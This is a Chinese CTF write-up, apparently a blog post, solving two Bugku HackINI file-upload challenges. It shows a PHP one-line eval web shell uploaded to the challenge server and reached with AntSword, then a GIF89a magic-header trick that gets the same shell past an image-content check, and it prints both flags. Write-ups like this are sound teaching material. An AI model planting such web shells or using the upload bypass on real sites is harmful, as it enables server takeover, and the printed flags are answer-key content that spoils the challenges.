Bugku - 2023 HackINI Upload0 与 2023 HackINI Upload1 详解

目录

前置知识

解题过程

Upload0

Upload1

总结


前置知识

网络安全-文件上传漏洞-CSDN博客

解题过程

Upload0


打开靶场

根据题目还有页面可可以知道是文件上传漏洞,抓包或者插件可以看到是php环境,

尝试,构造一句话木马1.php文件如下:

复制代码
<?php
eval($_POST['shell']);
?>


上传成功,点击here可看到路径
复制代码
http://49.232.142.230:13942/uploads/63b4f3f6cd42bc4d2384208bef372ef4/1.php


直接蚁剑连接即可


连接成功

在根目录下的flag.txt可查看flag

复制代码
shellmates{s1Mp1E_PHP_Fi1E_up1o4D_tO_W4rMUp}

Upload1

在Upload0的基础上增加了一定的过滤,检测了文件内容是否为图片。

我们增加GIF89a图片魔术头,即可伪装文件为图片,直接构造2.php文件如下:

复制代码
GIF89a
<?php
eval($_POST['shell']);
?>

其他步骤同Upload0相同,不再赘述

复制代码
shellmates{PoLyg10t_F1l3s_Byp4$S}

总结

Upload0没有任何过滤的基础php文件上传漏洞

Upload1增加了基础的文件内容检测

相关推荐
FungLeo8 小时前
FengCMS · PHP+MySQL 升级实录 ·三重 MD5 迁移 password_hash:老站密码怎么无痛升级
mysql·php·哈希算法·密码安全·fengcms
ServBay10 小时前
PHP 8.6 最新发布:语法更新、实用函数与升级要点
后端·php
FungLeo17 小时前
FengCMS ·PHP+MySQL 升级实录 · 安全加固的克制:一份“不做什么“清单,比修了几个漏洞更重要
mysql·安全·php·安全加固·fengcms
.痞老板.1 天前
java ee--网络编程套接字
网络·java-ee·php
真上帝的左手2 天前
7、网络安全-认证鉴权
web安全·架构·系统架构·系统安全
JianZhen✓3 天前
IM 聊天列表为什么总“消息乱跳“:有序插入、时间轴派生、本地截断、已读回执
开发语言·前端·php
FungLeo3 天前
FengCMS · PHP+MySQL 升级实录· 代码审计怎么闭环:REVIEW到 CLOSURE 四件套,12 个域90 篇修复文档跟到底
开发语言·mysql·php·代码审计·fengcms
web安全成长日记3 天前
DNS解析全过程:从递归查询、根域与权威 DNS 到缓存 TTL|网络安全其实很简单
安全·web安全·缓存
FungLeo3 天前
FengCMS · PHP+MySQL 升级实录 · 一个不懂PHP 的后端,三天 216次提交完成十三年老站安全升级(项目复盘)
mysql·安全·php·安全加固·fengcms
pps-key3 天前
网络攻防入门:从“黑客梦”到合法实操(生存篇)
开发语言·web安全·php